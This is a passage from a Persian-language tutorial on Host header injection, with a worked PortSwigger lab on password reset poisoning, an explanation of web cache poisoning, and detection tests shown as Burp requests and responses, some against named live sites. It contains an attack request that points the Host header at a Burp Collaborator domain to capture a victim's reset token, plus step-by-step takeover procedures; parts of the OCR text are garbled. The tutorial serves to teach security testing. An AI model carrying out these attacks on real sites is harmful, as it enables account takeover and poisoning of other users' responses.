7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
```

اون Host Header توی درخواست رو به ادرسی که از Burp Collaborator گرفتم تغییر میدم :

```
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: v4008k0pgu401znkguihhf8l09qxf.oastify.com
3 Cookie: session=xs77eh0H0H3SP01HAYNOpJ18oxZekL7ab-
4 4617cMCwCFCQySxMTvPj42fBvZ9oCoVqvPMc64LahRdgDXk3DtZaQvjjaLnzb6AWismLyM6GbQ9XqNxftDtGWDsGUS4cbQsiet4cbWDSnulANKS1JEP9AfPeWND4cb2Ih42bfm37VMCOB13YVOL8YhSTF2ZRCuyk3TwCbl42fkhxrWBV5TjzYff91Stchck4
d
4 Content-Length: 53
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
```

حالا درخواست رو میفرستم . میبینید که میگه درخواست ارسال شد :

Please check your email for a reset password link.

حالا اگه توسعه دهنده او مده باشه و لینک تغییر کلمه عبور + توکن مربوط به کاربر درخواست کننده رو از طریق **Host Header** توی درخواست ساخته باشه و یعنی به صورت داینامیک اینکار رو کرده باشه، لینک توی ایمیل کاربر به اون **Host** من که از **Burp Collaborator** گرفتم تغییر میکه و اگه کاربر روی لینک کلیک کنه درخواست به جای وب اپلیکیشن به من من ارسال میشه. توی تصویر زیر میبینید که چنین شده:

# ^	Time	Type	Payload	Source IP address	Comment
1	2024-May-07 10:38:21.250 UTC	DNS	v4008kopsguu4on1znkguihhf8109qxf	3.251.104.144	
2	2024-May-07 10:38:21.250 UTC	DNS	v4008kopsguu4on1znkguihhf8109qxf	3.251.104.144	
3	2024-May-07 10:38:21.251 UTC	DNS	v4008kopsguu4on1znkguihhf8109qxf	99.80.88.28	
4	2024-May-07 10:38:21.251 UTC	DNS	v4008kopsguu4on1znkguihhf8109qxf	34.242.153.252	
5	2024-May-07 10:38:21.270 UTC	HTTP	v4008kopsguu4on1znkguihhf8109qxf	34.251.122.40	
6	2024-May-07 10:38:21.325 UTC	HTTP	v4008kopsguu4on1znkguihhf8109qxf	34.251.122.40	
7	2024-May-07 10:38:21.325 UTC	HTTP	v4008kopsguu4on1znkguihhf8109qxf	34.251.122.40	

ایا ما توکن رو دریافت کردیم؟ بله ... توی یکی از درخواست ها توکن رو دریافت کردیم:

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
<pre> 1 GET /forgot-password?temp-forgot-password-token=rs71h63j64cl fsm4tcf8rf8eyvzx ff3s5 HTTP/1.1 2 Host: https://opsgu4on1znkguihhf8109qxf.wecfify.com 3 Connection: keep-alive 4 sec-ch-ua: "Google Chrome";v="119", "Chromium";v="119", "Not?A_Brand";v="24" 5 sec-ch-ua-mobile: ?0 6 sec-ch-ua-platform: "Linux" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: none 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Accept-Encoding: gzip, deflate, br 15 Accept-Language: en-US,en;q=0.9 16 17 </pre>		

حالا کافیه که این Path رو توی وب اپلیکیشن با همین پارامتر **temp-forgot-password-token** و مقدارش وارد کنیم تا وارد صفحه تغییر کلمه عبور کاربر carlos شویم و کلمه عبور این کاربر رو به چیزی که میخوایم تغییر بدیم:

Basic password reset poisoning

Back to lab home | Go to exploit server | Back to lab description >

Home | My account

New password

Confirm new password

Submit

خب حالا تو نستم لایکین کنم با حساب کاربری **carlos**:

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

My Account

Your username is **carlos**

Your email is **carlos@carlos-montoya.net**

Email

Update email

به همین سادگی و جذابی ...

البته یه لابرانتوار دیگه هم برای **Password Reset Poisoning** هست که نیازمند بایپس می باشد که اون رو زمانی که بایپس ها رو گفتم حل میکنیم .

اما **Web Cache Poisoning** از طریق **Host Header Injection** چطوری رخ میده ؟ این حمله یک تکنیک پیشرفته هست که به موجب ان یک مهاجم میتوانه رفتار یک وب سرور رو اکسپلوبیت کنه و به موجب این کار، **HTTP Response** های مخربی رو **Cache** کنه و این

Response ها به خاطر **Cache** شدن به کاربران درخواست کننده داده بشه . به طور کلی این حمله شامل دو فاز میشه،

- ابتدا اینکه یک مهاجم باید یک پاسخی رو از سرور بیرون بکشه که به طور ناخواسته این پاسخ شامل پیلود های مخربی هست . این کار رو توسط **HTTP Header Injection** انجام میدن .


- دوم اینکه مهاجم باید مطمئن بشه که پاسخ حاوی پیلود خطرناکی که از سرور بیرون کشیده **Cache** شده و به قربانی هایی که کاربران وب اپلیکیشن هستند تحويل داده میشود .

یک الوده شده میتوانه به طرز خطرناکی ویرانگر باشه و موجب تعداد زیادی از حملات به کاربران شود . حملاتی مثل اکسپلوبیت کردن انواع **XSS**، **JavaScript Injection** های مختلف، **Open Redirection** و ...

اما چطوری این حمله کار میکنه ؟ برای اینکه بدونیم این حمله چطوری کار میکنه باید حداقل داشن کمی درمورد نحوه کار کردن **Web Cache** ها بدونیم . اگه یک سرور مجبور باشه که یک پاسخ جدید رو برای هر درخواست **HTTP** به صورت جداگانه ارسال کنه، این میتوانه منجر به **Overload** کردن سرور، مشکلات تأخیر در پاسخ سرور و تجربه بد کاربران مخصوصاً زمانی که سرور شلوغ هست شود .

Caching میشه گفت پاسخ به این مشکلات هست .

مابین کاربر و وب سرور قرار میگیره و پاسخ درخواست های مشخصی رو برای یک زمان مشخص ذخیره میکنه . اگه یک کاربر دیگه یک درخواست معادل درخواست های قبلی ارسال کنه، **Cache** سریعاً یک کپی از پاسخ های **Cached** شده رو مستقیماً به کاربر میده و هیچ تعاملی با **Back-end** نخواهد داشت . این اتفاق بار روی دوش سرور رو با کاهش درخواست های تکراری بهش کم میکنه .



وقتی **Cache** یک درخواست **HTTP** رو دریافت میکنه، مشخص میکنه که، ایا برای این درخواست پاسخی **Cache** شده دارد که مستقیماً به کاربر بده ؟ یا باید این درخواست رو به **Back-end Server** تحويل بده ؟ **Cache** مابین کاربر و وب سرور میتوانه با مقایسه برخی از کامپوننت های داخل درخواست ها، درخواست های معادل هم رو تشخیص بده، به این کامپوننت ها **Cache Key** گفته میشود و شامل **Request Line** و همچنین **Host Header** خواهد بود . کامپوننت هایی از درخواست ها که شامل **Cache Key** نمیشوند رو **unkeyed** میگویند . اگر یک درخواست وروی **Cache Key** های درخواست های قبلی مج بود، اون درخواست ها رو **Cache** شده رو که قبله به واسطه درخواست ها رو معادل هم در نظر میگیره و در نتیجه به عنوان پاسخ به اون درخواست، یک نمونه از پاسخ **Cache** شده رو که قبله به واسطه درخواست **Original** ایجاد شده به کاربر تحويل میدهد . این اتفاق تا زمانی که پاسخ های **Cache** شده منقضی شوند رخ میدهد .

دققت کنید، تمام مولفه های درخواست که **unkeyed** محسوب میشن توسط **Cache** نادیده گرفته میشوند و این اتفاق خیلی مهمی هست و در اینده بهش میپردازیم .

تأثیرات و **Impact** های **Web Cache Poisoning** چیه ؟ تاثیرات و **Impact** های این حمله به دو مولفه اصلی بستگی دارد :

• مهاجم دقیقاً چه چیزی رو میتوانه با موفقیت **Cache** کنه ؟ تاثیر این حمله به شکلی جدایی ناپذیری بستگی داره به میزان خطرناک بودن پیلود **Cache** شده . به مانند خیلی از حملات دیگه، **Web Cache Poisoning** میتوانه با ترکیب شدن با حملات دیگه منجر به افزایش شدت **Impact** خودش بشه .

• میزان ترافیک روی صفحه الوده **Cache** شده چقدر است ؟ میزان **Impact** این حمله واقعاً بستگی به میزان ترافیک روی صفحه **Cache** شده الوده داره . اگه صفحه **Cache** شده الوده، در حقیقت صفحه **Home** یک وب اپلیکیشن باشه، میتوانه روزانه هزاران کاربر رو الوده کنه بدون اینکه نیازی باشه با مهاجم تعاملی برقرار بشه .

نکته قابل توجه اینکه، مدت زمان یک صفحه **Cache** شده لزوماً تاثیر روی **Impact** حمله **Web Cache Poisoning** نداره . یک مهاجم میتوانه با نوشتن یک اسکریپت و **Cache** کردن اون توی صفحه الوده، مجدداً اون صفحه رو با بازدید هر کاربر **re-poisoned** کنه .


پیاده سازی حمله Web Cache Poisoning چطوریه؟ به طور کلی انجام دادن این حمله میتوانه شامل سه مرحله باشه که عبارت اند از :

- شناسایی کردن و ارزیابی ورودی های unkeyed
- بیرون کشیدن یک پاسخ مخرب از Back-end Server
- کردن پاسخ مخرب بیرون کشیده شده از Back-end Cache

شناسایی کردن و ارزیابی ورودی های unkeyed چگونه انجام میشود؟ هرگونه حمله Web Cache Poisoning بستگی به دستکاری ورودی های unkeyed دارد، مثل برخی هدرها. این به این معناست که شما میتوانید از ورودی های unkeyed جهت تزریق یک پیلود مخرب و به کاربر یا ندادن این پاسخ نادیده میگیره. اگر این پاسخ Cache شد، به همه کاربرانی که درخواستی به وب سرور میدند که Poisoned با درخواست ما که پاسخش الوده و Cache شده تطابق داشت میدهند. پس اولین قدم جهت پیاده سازی یک حمله Web Cache Poisoning این هست که ورودی های unkeyed رو که توسط سرور در پاسخ استفاده میشوند رو تشخیص بدھیم. حالا چطوری باید unkeyed هارو تشخیص بدیم؟ وقتی که فهمیدیم که تارگت از یک سیستم Caching استفاده میکنه، باید بیایم و توی درخواست هایی که میفرستیم مقادیر رندمی رو اضافه کنیم و ببینم با اضافه شدن کدام مقدار رندم، پاسخی که دریافت میکنیم تغییری نمیکنه و دقیقاً یک پاسخ پیکسان رو میگیریم. این بدين معناست که، افزوده شدن مقدار رندم به اون کامپوننت موجب نشده که وب سرور پاسخی تازه رو برای ما بفرستد و پاسخی که دریافت کرده ایم یک پاسخ Cache شده است. اگه ورودی ما، به صورت واضح توی پاسخی که میگیریم بازنگشته شد یا موجب شد که ما پاسخی متفاوت رو دریافت کنیم به این معناست که اون کامپوننت یک Cache Key بوده است. شاید یه وقتی تقاضای که ایجاد کرده است انچنان قابل مشاهده نباشد و نیاز باشه که از ابزار هایی مثل Burp Compare برای قیاس پاسخ ها استفاده کنیم. Burp Suite یک افزونه ای هم داره به نام Param Miner که جهت تشخیص کامپوننت های Cache Key از Unkeyed استفاده میشه. میتوانید از اون هم استفاده کنید.

گرفتن یک پاسخ الوده از unkeyed کامپوننت ها چگونه است؟ زمانی که شما تونسنید یک ورودی unkeyed رو تشخیص بدید، قم بعدی اینه که برسی کنید که وب سایت تارگت اون مولفه رو چطوری پردازش میکنه. فهمیدن این موضوع برای گرفتن یک پاسخ الوده از وب اپلیکیشن اساسی است. اگه ورودی شما توی صفحه به شکلی Sanitize نشده بازتاب بشه یا ازش برای تولید داینامیک دادهای توی پاسخ استفاده شود؛ در این صورت میتوانه یک نقطه اسیب پذیر برای Web Cache Poisoning باشه.

حال، چطوری پاسخ الوده ای که دریافت کرده اید رو Cache کنید؟ دستکاری کردن ورودی های unkeyed توی درخواست و پیدا کردنشون و گرفتن یک پاسخ الوده از وب سرور تازه نصف راه هست. این کارها بدون اینکه بتونید پاسخ الوده رو Cache کنید، دستاوردهای خواهد داشت و Cache کردن پاسخ الوده به کمی دشواری داره . احتمالاً شما باید مدت زمانی رو اختصاص بدی برای اینکه با درخواست هایی که میفرستید کمی سر و کله بزنید و رفتار Cache رو بسنجد و درک کنید. وقتی که فهمیدید که چطوری باید یک پاسخ رو Cache کنید که شامل ورودی مخرب شماست، اونوقت باید اماده بشید که محتوای الوده رو به کاربران تحویل بدهید.



اکسپلوبیت کردن Web Cache Poisoning چگونه خواهد بود؟ اکسپلوبیت کردن Web Cache Poisoning نیاز به دانش فنی در حوزه Web Caching داره که بنده فاقد این دانش هستم. به همین خاطر تنها به نام بردن روش های اکسپلوبیت اکتفا میکنم و لینک میدم که درصورتی که نیاز دیدید بزید خودتون بخونید که طوری این حمله انجام میشه و بر اساس چه معیار هایی این حمله میتوانه رخ بده؟

Exploiting cache design flaws . 1

<https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-flaws>

Exploiting cache implementation flaws . 2

<https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws>

همچنین تمام چیزی هایی که تا اینجا نوشتیم از مقالات PortSwigger هستند و میتوانید از ادرس زیر بهشون دسترسی پیدا کنید :

<https://portswigger.net/web-security/web-cache-poisoning>

بیینید، حقیقت امر اینه که شاید پیدا کردن اسیب پذیری Host Header Injection کار راحتی باشه (نه اینکه تعدادش زیاده و منظورم اینه که راحته نست کردنش) ولی اکسلپولیوت کردنش کار نسبت دشوار است و نیاز به دانش فنی کافی داره . ما هم که تازه کار و فاقد دانش فنی کافی ... هی، عیبی نیست ولی این به این معنا نیست که من حملات مربوط به Host Header Injection رو حداقل توضیحی نمیدهم و بریم توضیحات خلاصه ای از این حملات داشته باشیم .

Exploiting classic server-side vulnerabilities که توسط Host Header Injection انجام میشه یعنی چی ؟ PortSwigger میگه که هر هدر HTTP میتونه یک Vector چهت اکسلپولیوت کردن اسیب پذیری های کلاسیک سمت سرور باشه و Host Header هم از این قاعده مستثنی نیست . مثلا میتوانید ازش استفاده کنید تا شاید بتونید SQL Injection پیدا کنید، البته اگه مقداری که این هدر پاس میده توی هی جایی توی یک Statement از SQL استفاده شده باشه .

Accessing Restricted Functionality شاید توسط Host Header Injection انجام بشه !!! ممکن هست که یک وب اپلیکیشن دسترسی به عملکرد های خاصی رو فقط به کاربران داخلی داده باشه . ممکن هست که Access Control وеб اپلیکیشن تارگت بر اساس یک فرض ناقص او مده باشه و بر اساس Host Header این دسترسی رو ایجاد کرده باشه و شما با تغییر Host Header به کاربر داخلی بتونید به اونها دسترسی پیدا کنید . دسترسی به اون عملکرد ها میتوانه Attack Surface شما رو افزایش بده تا شما بتونید اسیب پذیری های بیشتری پیدا کنید .


اگه بخواین بیشتر درمورد حملات ممکن بر اساس Host Header Injection بدونید پیشنهاد میکنم به ادرس زیر برید و مقاله مفصلی از درمورد این حفره امنیتی خواهید دید .

<https://portswigger.net/web-security/host-header/exploiting>

توی کجای یک وبسایت شما میتوانید اسیب پذیری Host Header Injection رو پیدا کنید ؟ توی هر صفحه از یک وب اپلیکیشن ممکن هست که ادرس هایی به صورت داینامیک ایجاد شده باشند و اون صفحه برای ایجاد این ادرس به صورت داینامیک از Host Header توی درخواست HTTP استفاده کرده باشه به امید که این ادرس قابل تغییر نیست و یک مهاجم نمیتوانه اون رو تغییر بده . شما هر صفحه ای که بررسی میکنید با سعی کنید Host Header رو تغییر بدهید تا بیینید ایا Host Header تغییر یافته توی صفحه بازتاب میشه یا خیر ؟ ایا URL خاصی توی صفحه بوجود میاد که برای URL دهی شدن از Host Header استفاده کرده باشه یا خیر ؟

طریقه کشف اسیب پذیری Host Header Injection توی یک وب اپلیکیشن چگونه است ؟ در قسمت های قبلی درمورد اینکه به چه دلایلی یک اسیب پذیری Host Header Injection رخ میده صحبت کردیم . ما باید قبل از کشف این اسیب پذیری بیینیم ایا اصلاً وب اپلیکیشن تارگت ما میتوانه چنین اسیب پذیری داشته باشه یا خیر ؟ ایا تغییر Host Header به چیزی که خودمون میخوایم جواب میده یا خیر ؟ باید Host Header توی درخواست HTTP به وب اپلیکیشن تارگتمنون رو تغییر بدیم . وقتی اینکار اتفاق بیفته میتوانه چند رفتار مختلف از وب سرور یا CDN بروز داده بشه که باید اونها رو بفهمیم .

۱. خطای 400 یا Bad Request دریافت میکیم . این بین معناست که وب سرور تارگت ما نسبت به Host Header ناشناس حساس هست و در صورتی که یک Virtual Host ناشناس رو دریافت کنه و ندونه به کدام یک از Virtual Host هاش باید بفرسته خطای میده و معنای دیگش اینه که Host Header Injection وجود نداره .



۲. درخواست به Virtual Host پیش فرض داده میشود : یکی دیگه از رفتار های وب سرور ها نسبت به Virtual Host ناشناس اینه که به اولین Virtual Host پیش فرض که اولین Virtual Host تعریف شده در پیکربندی هاست داده شود . توی تصویر زیر میبینید که برای ما چنین اتفاقی افتاده :

Request

```

1 GET / HTTP/2
2 Host: google.com
3 Cookie: _ga=GA1.1.307482357.1715091260; _ga_XE7LX4K4SH=GS1.1.1715091260.1.1.1715092899.55.0.0
4 Sec-Ch-Ua: "Not-A?Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9

```

Response

```

1 HTTP/2 200 OK
2 Date: Tue, 07 May 2024 21:46:03 GMT
3 Content-Type: text/html; charset=UTF-8
4 Last-Modified: Fri, 16 Jun 2023 17:26:36 GMT
5 Vary: Accept-Encoding
6 Etag: W/"648c9b4c-267"
7 Server: MegaWebServer
8 X-Frame-Options: DENY
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <title>
14       Welcome to nginx!
15     </title>
16     <style>
17       html{
18         color-scheme:lightdark;
19       }
20     <body>
21       width:35em;
22   </head>
23   <body>
24     <h1>Welcome to nginx!</h1>
25     <div>nginx</div>
26   </body>
27 </html>

```

میبینید که تارگت ما iranecar.com بوده و وقتی من Host Header رو به هاست پیش فرض Nginx داده است. در این صورت هم به این معناست که اسیب پذیری Host Header Injection وجود ندارد.

خطای 421 Misdirected Request دریافت میکنید. درصورتی که وب اپلیکیشن تارگت ما پشت CDN باشه و ما یک Host Header ناشناس رو بفرستیم به سمت اون، در حقیقت درخواست ما به CDN میرسه و CDN قصد ارسال این درخواست به Origin Server میکنه ولی میبینه که تویی درخواست Host Header رو نمیشناسه و به همین خاطر نمیدونه که درخواست رو به کجا بفرسته و خطایی به شکل زیر خواهد گرفت:

Request

```

1 GET / HTTP/2
2 Host: google.com
3 Sec-Ch-Ua: "Not A?Brand";v="99", "Chromium";v="118"
4 Sec-Ch-Ua-Mobile: ?
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i

```

Response

```

1 HTTP/2 421 Misdirected Request
2 Server: cloudflare
3 Date: Tue, 07 May 2024 21:49:54 GMT
4 Content-Type: text/html
5 Content-Length: 573
6 Cf-Ray: 88046c308fd02bf7-FRA
7
8 <html>
9   <head>
10     <title>
11       421 Misdirected Request
12     </title>
13   </head>
14   <body>
15     <p>421 Misdirected Request</p>
16   </body>
17 </html>

```

این هم به این معناست که نمیتوانید Host Header Injection دلخواه‌تون رو تزریق کنید و اسیب پذیر وجود ندارد

شاید شما بباید و Invalid URL or Host or Website اپلیکیشن تارگت اون رو دریافت کنه و ندونه Host Header وارد شده کجاست و کجا باید درخواست رو Routing کنه و به همین خاطر خطایی مثل Invalid Website یا Invalid URL یا Invalid Host یا 412 Precondition Failed را در مورد زیر ArvanCloud میبینید که با خطای Invalid URL وارد شده نامعتبر هست:

Request

```

1 GET / HTTP/2
2 Host: google.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i

```

Response

```

1 Error 412
2 Precondition Failed
3 Invalid URL or the website is not properly
4 configured!

```

Review the URL or contact google.com support.

این هم به این معناست که یعنی Host Header Injection وجود نداره. حالا این همه موارد وجود نداشتن رو گفتیم، ما قراره کشفش کنیم، در چه موردی این اسیب پذیری کشف میشه و چطوری این اتفاق می افته؟

طریقه کشف این اسیب پذیری انطوريه که شما یک درخواست رو توسط Burp Suite Interceptor تغییر میديد، درخواست به یک Host Header دلخواه عوض میکنید و سپس درخواست رو به سمت وب سرور ارسال میکنید. درصورتی که درخواست

شما ارسال شد، وب سرور پاسخ رو بدون خطابه سمت فرستاد، یعنی پاسخ همون پاسخی بود که با Host Header درست دریافت میکردید، و ورودی شماتیک صفحه وب پاسخ بازتاب شد، میتوانید بگید که Host Header Injection وجود داشته است.

طریقه اکسپلولیت کردن حفره امنیتی Host Header Injection چطوریه؟ اکسپلولیت کردن این حفره امنیتی بستگی به Impact مورد نظر شما داره که میخواید از این حفره امنیتی دریافت کنید. مثلاً اگه بخوايد Web Cache Poisoning انجام بدهید، طریقه اکسپلولیت کردن متفاوت خواهد بود با زمانی که Impact مورد نظر شما Password Reset Poisoning هست. پس برای اکسپلولیت کردن این حفره امنیتی باید ابتدا Impact مد نظر خودتون رو مشخص کنید و سپس ببینید ایا میتویند از طریق این حفره امنیتی به اون Impact دست پیدا کنید یا خیر؟ فرض کنید که Impact مد نظر شما Web Cache Poisoning هست. در این صورت باید مراحل زیر رو طی کنید:

1. Detecting Host Header Injection Vulnerability: ابتدا باید وجود Host Header Injection رو توی تارگتتون تشخیص بدهید.

2. Detecting Web Cache Service: سپس وب اپلیکیشن تارگت شما باید سرویس Web Cache داشته باشه و پاسخ هایی رو توسط این سرویس Cache کنه و اونها رو به کاربران با درخواست های معامل هم بده.
3. Analysing Web Cache Service Behavior: باید رفتار Web Cache رو بررسی کنید، مولفه ها و کامپوننت های Cache و Unkeyed Key رو تشخیص بدهید و مدت زمان Cache شدن یک پاسخ رو نیز بدست بیارید.
4. Eliciting a harmful response from target Host: یک پاسخ حاوی پیلود خطرناک رو از تارگت بگیرید که با تزریق Host مدنظر شما انجام میشه.
5. Caching the harmful response: از طریق روش های مختلف مثل Cache Security Flaws و ... سعی کنید پاسخ حاوی پیلودی که از تارگت گرفتید رو Cache کنید تا توسط کاربران دیگه هم دریافت شود. میبینید که برای Web Cache Poisoning باید حداقل 5 مرحله بالا رو طی کنیم و هر کدام از مراحل بالا خودش میتوانه شامل مراحل مختلف دیگه ای باشه.

حالا اگر بخوايد با اکسپلولیت کردن Host Header Injection حمله Password Reset Poisoning انجام بدهید چی؟ انجام این کار نسبت به حمله قبلی راحت تر خواهد بود. مراحل زیر رو باید طی کنید:

1. Detecting Host Header Injection: ابتدا باید سعی کنید وجود حفره امنیتی Host Header Injection رو توی تارگتتون ثابت کنید. برای اینکار همونطور که قلا گفتم باشد Host Header دلخواهی رو توی درخواستون به سمت وب سرور ارسال کنید و ببینید ایا پاسخی که دریافت میکنید خطاست یا همون پاسخ قبلی با Host Header درست است؟
 2. Analysing target web server response: باید پاسخی که از وب سرور با Host Header تزریق شده دریافت کرده اید رو بررسی کنید. ایا Host Header تزریقی شما جایی توی پاسخ بازتاب شده است یا خیر؟ به عبارتی دیگه ایا توسعه دهنده از Host توی پاسخ برای ساختن URL ها استفاده کرده است یا خیر؟ در صورتی که استفاده کرده باشد احتمال انجام حمله Password Reset Poisoning افزایش می یابد.
 3. Sending reset password request to web server: باید درخواست Reset Password رو به سمت وب سرور با Host Header دلخواهتون ارسال کنید و این درخواست Reset Password باید برای کاربر تارگتتون باشه.
 4. Waiting for target user interaction: باید منتظر بموانید، منتظر بموانید ببینید ایا کاربر تارگتتون ایمیل Reset Password یا پیامک مربوط بهش رو دریافت کرده است یا خیر؟ اگر این ایمیل یا پیامک رو گرفته، ایا لینک حاوی توکن Reset Password به Host Header تزریق شده ماست یا به Host Header اصلی وب اپلیکیشن؟ در صورتی که لینک حاوی توکن Reset Password با Host Header Password با Host Header Password تزریقی ما ساخته شده باشد، کاربر با کلیک روی اون وارد سایت ما میشه و توکن Reset Password خودش رو برای ما ارسال میکنه.
 5. توکن Reset Password کاربر قربانی رو میگیریم و اون رو خودمون وارد سایت اسیب پذیری به Host Header Injection میکنیم و به فرم تغییر کلمه عبور کاربر هدف دسترسی پیدا خواهیم کرد و سپس کلمه عبور اون کاربر رو به چیزی که میخوایم تغییر میدیم و به حساب کاربری اون دسترسی پیدا میکنیم.
- میبینید، تشخیص اسیب پذیر بودن این حفره امنیتی کار بسیار ساده ای است ولی اکسپلولیت کردن این حفره امنیتی بسیار چالش بر انگیز خواهد بود و نیاز به دانش فنی کافی خواهد داشت. برای ما که به عنوان تازه کار وارد این عرصه شده ایم دونستن چطوری انجام شدن Password Reset Poisoning تا مقداری کافی هست و نیازی نیست به جزئیات حملات دیگه مربوط به Host Header Injection اگاهی پیدا کنیم.

1. Not Allowed Host Header: برخی از فریمورک ها و مثل جنگو اگه یک Host Header ناشناس رو دریافت کنه بهتون خطایی به شکل تصویر زیر میده که Status Code 400 Bad Request رو خواهد دید.

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: djangolocal
3 sec-ch-ua: "Not=A Brand";v="99", "Chromium";v="118"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: csrfmiddlewaretoken=57NkX5fNNJmyCHILp4SvTG5hyqEVBXun; XSRF-TOKEN=
16
17
18

```

```

Response
Pretty Raw Hex Render
